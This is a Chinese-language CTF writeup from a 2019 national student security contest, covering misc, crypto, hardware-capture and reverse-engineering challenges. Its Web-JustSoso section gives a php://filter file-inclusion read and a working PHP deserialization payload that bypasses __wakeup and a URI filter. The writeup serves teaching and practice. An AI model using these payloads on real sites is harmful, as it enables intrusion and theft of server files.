
2019年第十二届全国大学生信息安全实践创新赛线上赛 Writeup

转载

weixin_33778544 于 2019-04-27 20:43:00 发布 313 收藏 1
文章标签： php 人工智能
原文链接：http://www.cnblogs.com/iAmSoScArEd/p/10780242.html

1.MISC-签到

下载附件后，看到readme.txt打开后提示会有摄像头，一开始丢winhex，ida里啥也没发现，于是就选择直接打开qiandao.exe，当自己出现在镜头里时，会有个绿框，等了很久什么也没发现，于是回到题目是发现三人行必有flag，搜索了一下这个软件的xml文件的文件名，发现是人脸识别，结合想到，于是找了个三人照片，发现flag。



2.Crypto-puzzles

下载附件是一个html，打开后发现flag格式和题目。

a 1、2、3、4直接计算器计算：

得到a1=4006，a2=3053，a3=2503，a4=2560

Part1看了半天，常规找规律等差等比都不是，用二进制将三个已知的表示出来也没发现东西，去查询数字性质

因为前两个有一个未知，直接查后两个，发现都是质数，应该不会那么巧，应该是质数的等差数列，且相差37，于是前推37个质数，得到26365399，然后利用第一个质数查询

发现刚好4个数都是相差37个。

数字 26364809

该数性质 26364809

因式分解	26364809
因数	1, 26364809
因数个数	2
因数和	26364810
前一个整数	26364808
后一个整数	26364810
质数?	YES (1645834th prime)

Part2

$$\text{Part2} = (4 \times \lim_{x \to 2} \frac{x^2-3x+2}{x^2-4} + 3 \times \int_0^{\ln 2} e^x(4+e^x)^2\,dx + 2 \times \int_1^e \frac{1+5\ln x}{x}\,dx + \int_0^{\frac{\pi}{2}} x\sin x\,dx) \times 77$$

可以看到有四部分组成，分别求解：

$$4 \times \lim_{x \to 2} \frac{x^2-3x+2}{x^2-4}$$

4*lim(x->2) (x^2-3x+2)/(x^2-4)

=4*lim(x->2) (x-1)(x-2)/[(x-2)(x+2)]

=4*lim(x->2) (x-1)/(x+2)

=1

$$3 \times \int_0^{\ln 2} e^x(4+e^x)^2\,dx$$

3*∫(0->ln2) e^x.(4+e^x)^2 dx

=3*∫(0->ln2) (4+e^x)^2 d(4+e^x)

=3*(1/3)[(4+e^x)^3]|(0->ln2)

=3*(1/3)(6^3 - 5^3)

=91

$$2 \times \int_1^e \frac{1+5\ln x}{x}\,dx$$

2*∫(1->e) (1+5lnx)/x dx

=2*∫(1->e) (1/x) dx +5∫(1->e) (lnx/x) dx

=2*[lnx]|(1->e)+5∫(1->e)*lnx dlnx

=（1 +(5/2)[(lnx)^2]|(1->e)）*2

=7

$$\int_0^{\frac{\pi}{2}} x\sin x\mathrm{d}x$$

∫(0->π/2) xsinx dx

=-∫(0->π/2) xdcosx

=-[xcosx]|(0->π/2) +∫(0->π/2) cosx dx

=0 +[sinx]|(0->π/2)

=1

求解出来后相加*77，（91+1+7+1）*77=7700，就是part2

Part3

题目如下：

在B = 4T 的均匀磁场中，存放一半径r = 2m 的圆形回路，回路平面与 $\vec{B}$ 垂直。当回路半径以恒定速率 $\frac{dr}{dt} = 5\mathrm{m}\cdot\mathrm{s}^{-1}$ 收缩时，回路中感应电动势的大小为 $\frac{\mathrm{Part3}\times\pi}{233}$V

看到题目，网上找到相关公式如下：

$$\Phi_m = BS = B\pi r^2$$

$$\varepsilon = \frac{\mathrm{d}\Phi_m}{\mathrm{d}t} = \frac{\mathrm{d}}{\mathrm{d}t}(B\pi r^2) = B2\pi r\frac{\mathrm{d}r}{\mathrm{d}t}$$

代入 $\frac{\mathrm{Part3}\times\pi}{233} = B2\pi r\frac{\mathrm{d}r}{\mathrm{d}t}$

代入数值解方程 得到Part3为18640

Part4

切片法:圆域横截面 $Dz: x^2+y^2=\left(\sqrt{2z}\right)^2$

$$I=\iiint_{\Omega}\left(x^2+y^2\right)dV=\int_0^8 dz\int_0^{2\pi} d\theta\int_0^{\sqrt{2z}} r^2\cdot rdr$$

$$=2\pi\int_2^8\frac{1}{4}\cdot 4z^2dz=2\pi\cdot(\frac{1}{3}\cdot 8^3-2^3\cdot\frac{1}{3})=$$

504*2π/3=p*π/120

120*504*2π=3pπ

P=40*504*2

Part4=40320

最后合并

```
 十进制 十六进制
a1 4006 fa6
a2 3053 bed
a3 2503 9c7
a4 2560 a00
      十进制   十六进制
part1 26365399 1924dd7
part2 7700 1e14
part3 18640 48d0
part4 40320 9d80
flag{0Part1-Part2-Part3-Part4-a1a2a3a4}
flag{01924dd7-1e14-48d0-9d80-fa6bed9c7a00}
```

3.Web-JustSoso

下发后第一时间打开F12审查元素

```
<html>
  <head></head>
  <body>
    Missing parameter
    <br>
    Missing parameters
    <!--Please test index.php?file=xxx.php-->
    <!--Please get the source of hint.php-->
  </body>
</html>
```

发现提示，然后访问file=index.php 访问hint.php都无法显示内容，然后想到了PHP协议

index.php?file=php://filter/read=convert.base64-encode/resource=./index.php

发现成功读取了源码的base64，

然后接着读hint.php的并分别进行解密，得到index.php

```
index.php
<html>
<?php
error_reporting(0);
$file = $_GET["file"];
$payload = $_GET["payload"];
if(!isset($file)){
    echo 'Missing parameter'.'<br>';
}
if(preg_match("/flag/",$file)){
    die('hack attacked!!!');
}
@include($file);
if(isset($payload)){
    $url = parse_url($_SERVER['REQUEST_URI']);
    parse_str($url['query'],$query);
    foreach($query as $value){
        if (preg_match("/flag/",$value)) {
            die('stop hacking!');
            exit();
        }
    }
    $payload = unserialize($payload);
}else{
   echo "Missing parameters";
}
?>
<!--Please test index.php?file=xxx.php -->
<!--Please get the source of hint.php-->
</html>
```

Hint.php

```php
<?php
class Handle{
    private $handle;
    public function __wakeup(){
        foreach(get_object_vars($this) as $k => $v) {
            $this->$k = null;
        }
        echo "Waking up\n";
    }
    public function __construct($handle) {
        $this->handle = $handle;
    }
    public function __destruct(){
        $this->handle->getFlag();
    }
}

class Flag{
    public $file;
    public $token;
    public $token_flag;

    function __construct($file){
        $this->file = $file;
        $this->token_flag = $this->token = md5(rand(1,10000));
    }

    public function getFlag(){
        $this->token_flag = md5(rand(1,10000));
        if($this->token === $this->token_flag)
        {
            if(isset($this->file)){
                echo @highlight_file($this->file,true);
            }
        }
    }
}
```

看见Class就知道应该是考察反序列话，发现无法直接new Flag使用，还得把他加到handle中去执行，于是开始构造如下序列，

```php
$f = new Flag("flag.php");
$a = new Handle($f);
echo serialize($a);
```

然后审查index.php发现有个payload会被反序列，而且必须file=hint.php才行直接放到payload一起提交

```php
if(!isset($file)){
    echo 'Missing parameter'.'<br>'
}
if(preg_match("/flag/",$file)){
    die('hack attacked!!!');
}
@include($file);
if(isset($payload)){
    $url = parse_url($_SERVER['REQUEST_URI'
    parse_str($url['query'],$query);
    foreach($query as $value){
        if (preg_match("/flag/",$value)) {
            die('stop hacking!');
            exit();
        }
    }
    $payload = unserialize($payload);
}else{
```

但是提交上面生成的序列化会被拦截，页面显示stop hacking，被正则检测到了。

后来根据匹配中使用的$_SERVER['REQUEST_URI']，通过网上查找相关资料，才知道这个的返回值，但是还是不知道如何绕过，根据这个语句在网上找到某大佬博客写到，可以使用///来进行绕过，于是成功，但是没有返回flag。

这时候发现有个随机数的问题

但是没有想到办法绕过，之前没有遇到过，接着搜索相关，知道可以使用序列化引用，让这两个值相等。

```php
public function getFlag(){
    $this->token_flag = md5(rand(1,10000));
    if($this->token === $this->token_flag)
    {
        if(isset($this->file)){
            echo @highlight_file($this->file,true);
        }
    }
}
```

于是构造


```php
class Flag{
    public $file;
    public $token;
    public $token_flag;

    function __construct($file){
        $this->file = $file;
    }

    public function getFlag(){

    }
}
$f = new Flag("flag.php");
$f->token_flag=&$f->token;
$a = new Handle($f);
$str = serialize($a);
echo $str;
```

返回如下序列化去提交



依旧没有返回flag。。。这时候有些泄气，后来在查php反序列话的时候，突然看到代码中的wakeup，之前一直没注意，但是在那篇文章讲了当序列化字符串中，如果表示对象属性个数的值大于真实的属性个数时就会跳过__wakeup的执行。于是把上图中的payload的handle改成了2，为什么构造的字符串为“%00Handle%00handle”呢？在那个大佬博客中看到序列化时生成的序列化字符串中类名前后本来就会有0×00，url编码下为%00，所以要添加。使用///可以绕过uri的过滤，于是构造

///index.php?file=hint.php&payload=O:6:"Handle":2:{s:14:"%00Handle%00handle";O:4:"Flag":3:{s:4:"file";s:8:"flag.php";s:5:"token";N;s:10:"token_flag";R:4;}}


然后使用上面的payload得到

1.saleae

首先看到题目名saleae，搜索得知是一个逻辑分析工具，下载安装并学习如何使用。然后下载logicdata文件，用saleae打开，发现有4个频道。

根据题目提示，搜索AoiSystem，发现这个网页标题中提到SPI。SPI协议正好使用了芯片上的4个引脚，猜测logicdata文件应该用SPI协议进行分析。

观察波形，发现channel0是具有周期性的方波，应为时钟信号。




channel1没有信号，应为主机输入线。


channel2的波形不具有规律性，应为承载主机输出数据的MISO线。

channel3在channel0和channel2有信号时是低电平，其余时间为高电平，应为使能信号。

使用saleae进行SPI分析。




分析数据处出现flag。




导出数据并用文本编辑器处理，得到flag。

2.24c


依题意，本题同样使用saleae进行分析。搜索题名24c得知是基于IIC协议的EEPROM。



使用saleae进行I2C分析。



得到flag。


Decoded Protocols
Search Protocols
'0' (0x00) + ACK
Setup Write to ['160' (0xA0)] + ACK
'0' (0x00) + ACK
Setup Read to ['160' (0xA0)] + ACK
f (0x66) + ACK
l (0x6C) + ACK
a (0x61) + ACK
g (0x67) + ACK
{ (0x7B) + ACK
4 (0x34) + ACK
6 (0x36) + ACK
d (0x64) + ACK

导出，得到以下文本：

Time [s],Packet ID,Address,Data,Read/Write,ACK/NAK
0.843872000000000,0,'160' (0xA0),' ' (0x20),Write,ACK
0.844038500000000,0,'160' (0xA0),f (0x66),Write,ACK
0.844205000000000,0,'160' (0xA0),1 (0x31),Write,ACK
0.844371000000000,0,'160' (0xA0),6 (0x36),Write,ACK
0.844537500000000,0,'160' (0xA0),3 (0x33),Write,ACK
0.844704000000000,0,'160' (0xA0),b (0x62),Write,ACK
0.844870500000000,0,'160' (0xA0),d (0x64),Write,ACK
0.845036500000000,0,'160' (0xA0),f (0x66),Write,ACK
0.845203000000000,0,'160' (0xA0),4 (0x34),Write,ACK
0.845369500000000,0,'160' (0xA0),e (0x65),Write,ACK
0.845536000000000,0,'160' (0xA0),} (0x7D),Write,ACK
0.845702500000000,0,'160' (0xA0),'0' (0x00),Write,ACK
0.945962500000000,1,'160' (0xA0),'0' (0x00),Write,ACK
0.946318000000000,2,'160' (0xA0),f (0x66),Read,ACK
0.946481500000000,2,'160' (0xA0),l (0x6C),Read,ACK
0.946645000000000,2,'160' (0xA0),a (0x61),Read,ACK
0.946808500000000,2,'160' (0xA0),g (0x67),Read,ACK
0.946972000000000,2,'160' (0xA0),{ (0x7B),Read,ACK
0.947135500000000,2,'160' (0xA0),c (0x63),Read,ACK
0.947299500000000,2,'160' (0xA0),4 (0x34),Read,ACK
0.947463000000000,2,'160' (0xA0),6 (0x36),Read,ACK
0.947626500000000,2,'160' (0xA0),d (0x64),Read,ACK
0.947790000000000,2,'160' (0xA0),9 (0x39),Read,ACK
0.947953500000000,2,'160' (0xA0),e (0x65),Read,ACK
0.948117500000000,2,'160' (0xA0),1 (0x31),Read,ACK
0.948281000000000,2,'160' (0xA0),0 (0x30),Read,ACK
0.948444500000000,2,'160' (0xA0),- (0x2D),Read,ACK
0.948608000000000,2,'160' (0xA0),e (0x65),Read,ACK
0.948771500000000,2,'160' (0xA0),9 (0x39),Read,ACK
0.948935500000000,2,'160' (0xA0),b (0x62),Read,ACK
0.949099000000000,2,'160' (0xA0),5 (0x35),Read,ACK
0.949262500000000,2,'160' (0xA0),- (0x2D),Read,ACK
0.949426000000000,2,'160' (0xA0),4 (0x34),Read,ACK
0.949589500000000,2,'160' (0xA0),d (0x64),Read,ACK
0.949753000000000,2,'160' (0xA0),9 (0x39),Read,ACK
0.949917000000000,2,'160' (0xA0),0 (0x30),Read,ACK
0.950080500000000,2,'160' (0xA0),- (0x2D),Read,ACK
0.950244000000000,2,'160' (0xA0),a (0x61),Read,ACK
0.950407500000000,2,'160' (0xA0),8 (0x38),Read,ACK
0.950571000000000,2,'160' (0xA0),8 (0x38),Read,ACK
0.950734500000000,2,'160' (0xA0),3 (0x33),Read,ACK
0.950898000000000,2,'160' (0xA0),- (0x2D),Read,ACK
0.951061500000000,2,'160' (0xA0),4 (0x34),Read,ACK
0.951225000000000,2,'160' (0xA0),1 (0x31),Read,ACK
0.951388500000000,2,'160' (0xA0),c (0x63),Read,NAK
5.946647000000000,3,'160' (0xA0),\t (0x09),Write,ACK
5.946813500000000,3,'160' (0xA0),a (0x61),Write,ACK
5.946980000000000,3,'160' (0xA0),c (0x63),Write,ACK

分析可知，通过I2C总线执行了三轮操作：


```
写' 'f163bdf4e}
读flag{c46d9e10-e9b5-4d90-a883-41c
写\t ac
```

根据I2C操作的相关知识，读操作读到的内容应为芯片上第160页处原本已有的内容，而写入操作则是在第160页处若干偏移量的位置覆盖写入。第一次写的偏移量显示字符为空格，转为十进制ASCII码即为32，注意到读部分读取到c后为NAK且这部分正好有32个字符，因此第一次写是正好接在读到这部分的后面。于是得到flag{c46d9e10-e9b5-4d90-a883-41cf163bdf4e}。再看第三次写，制表符对应的十进制ASCII码为9，即在字符串下标9处用ac覆盖，得到flag。


3.usbasp

根据题意，这题应该和第一天的《saleae》一样使用saleae软件进行分析，且仍然为AoiSystem设备，仍应用SPI协议分析。


打开logicdata文件后首先观察波形，显然channel3应为使能信号。



注意到题干中有“一键暴打出题人”，猜测MOSI、MISO、时钟、使能4条线可能直接按0、1、2、3顺序即可，按默认设置很符合“一键”的说法。




直接按默认设置运行，未能得到结果。




再读题目，又注意到“升级固件”，猜测协议设置要修改。翻出第一天的saleae.logicdata进行对比，使能信号最可疑。

改它丫的！



运行看到flag。




导出，得到flag。


1.easyGo:

此题拿到手，拖进ida发现是内联编译的，函数名称都没了，遂从程序找入口，运行程序

出现字符串Try again，在ida中搜索，根据交叉引用来到如下图处，大概可以看出输入和输出的地方



尝试点了函数附近的变量，，，，flag竟然以明文在内存中存放，用脚本提取即得到flag



2.Bbvvmm:

比赛一开始就看这道题，杠了整整一天，经验少，走了很多弯路，下面讲思路：

拖入ida，动态调试各个流程跟进弄清函数作用，刚开始没注意提示，盲目的在加密函数里花了大量时间，当看到提示后，立即搜索国密加密算法，找到SM4算法，下载源码，发现和题目的流程一模一样，那就好办了，下图为分析出来的一些函数：

可以看到这个函数把username的ascii拆开再用ascii保存

```
au_re___stack_chk_fail_71((__int64)&username, (__int64)&username_1, 8);// 把username的ascii拆开当字符存
```

加密的结果经过base64编码，

```
v19 = 0LL;
sm4_setkey_enc(&ctx, (__int64)key);          // 生成32个序列
                                             // 每个7字节
sm4_crypt_cbc((__int64)&ctx, 1, 16, &iv, &username_1, &output);// 加加密
sub_4067BD((__int64)&output, (__int64)s, 16); // 16进制变成字符
v3 = strlen(s);
s1 = base64(s, v3);                          // 或许是base64
v5 = strcmp(s1, "RVYtG85NQ9OPHU4uQ8AuFM+MHVVrFMJMR8FuF8WJQ8Y=");
printf("\x1B[?25h", "RVYtG85NQ9OPHU4uQ8AuFM+MHVVrFMJMR8FuF8WJQ8Y=");
v8 = *((_DWORD *)ptr + 0x19);
sub_405AA8();
```

解开base64：EF468DBAF985B2509C9E200CF3525AB6

用网上代码解密（密钥就在题目主函数里），然后合成ascii：

```
unsigned char key[16] = { 0×da,0×98,0×f1,0×da,0×31,0×2a,0×b7,0×53,0×a5,0×70,0×3a,0×b,0×fd,0×29,0×d,0×d6 };
unsigned char input[16] = { 0×01,0×23,0×45,0×67,0×89,0×ab,0×cd,0×ef,0×fe,0×dc,0×ba,0×98,0×76,0×54,0×32,0×10 };
unsigned char output[16] = { 0×EF,0×46,0×8D,0×BA,0×F9,0×85,0×B2,0×50,0×9C,0×9E,0×20,0×0C,0×F3,0×52,0×5A,0×B6 };
sm4_context ctx;
unsigned long i;

//encrypt standard testing vector

sm4_setkey_enc(&ctx, key);
/*
sm4_crypt_ecb(&ctx, 1, 16, input, output);
for (i = 0; i < 16; i++)
    printf("%02x ", output[i]);
printf("\n");
*/

//decrypt testing
sm4_setkey_dec(&ctx, key);
sm4_crypt_ecb(&ctx, 0, 16, output, output);
for (i = 0; i < 16; i++)
    printf("%c ", output[i]);
printf("\n");
```

得到：6 2 6 1 6 4 7 2 6 5 7 2 3 1 3 2

即badrer12

我以为这就完了，想着password随便输

噩梦才刚刚开始：

另一个条件根据题目名看出和vm相关，对这一块了解不多，只能慢慢分析，分析出刚开是初始化函数的结构，


```
start = (vm *)malloc(0x4D0uLL);
setbuf(stdin, 0LL);
setbuf(stdout, 0LL);
setbuf(stderr, 0LL);
puts("Powered by ????? !");
sub_406656();
puts("---------[LOGIN]---------");
printf("Username:", 0LL, a2);
vminit(start);
```

```
00000000 vm              struc ; (sizeof=0x4D0, mappedto_10)
00000000 base            dw ?
00000002 field_2         dw ?
00000004 field_4         dw ?
00000006 field_6         dw ?
00000008 field_8         dw ?
0000000A field_A         dw ?
0000000C field_C         dw ?
0000000E field_E         dw ?
00000010 p_A             dd ?
00000014 p_B             dd ?
00000018 p_C             dd ?
0000001C p_D             dd ?
00000020 unknow_1        dd ?
00000024 p_str           dd ?
00000028 v_si            dd ?
0000002C field_2C        dd ?
00000030 field_30        dq ?
00000038 p_ip            dq ?
00000040 field_40        dq 10 dup(?)
00000090 field_90        dq 10 dup(?)
000000E0 field_E0        dq 10 dup(?)
00000130 field_130       dq 10 dup(?)
00000180 field_180       dq 10 dup(?)
000001D0 field_1D0       dq 10 dup(?)
00000220 field_220       dq 10 dup(?)
00000270 field_270       dq 10 dup(?)
000002C0 field_2C0       dq 10 dup(?)
00000310 field_310       dq 10 dup(?)
00000360 field_360       dq 10 dup(?)
000003B0 field_3B0       dq 10 dup(?)
00000400 field_400       dq 10 dup(?)
; vm.00000000
```

分析函数跳转过程，尝试分析op对应函数的用途，然后就在挣扎中分析了一下午，难度太大，很绝望。

然后就放弃分析流程，开始打算找规律，将ida栈视图调整为虚拟指令的sp（很容易找），把断点下在call上，初始输入的password为123456


随着程序运行，在栈视图可以跟踪到这几个数的ascii，发现



31->49,32->4B,33->49,34->4F,35->49,36->4B，判断点的值则是对应值相加的结果

规律并不明显，尝试把输入和对应的数字异或，发现其在栈上出现了，而且每个都出现了；

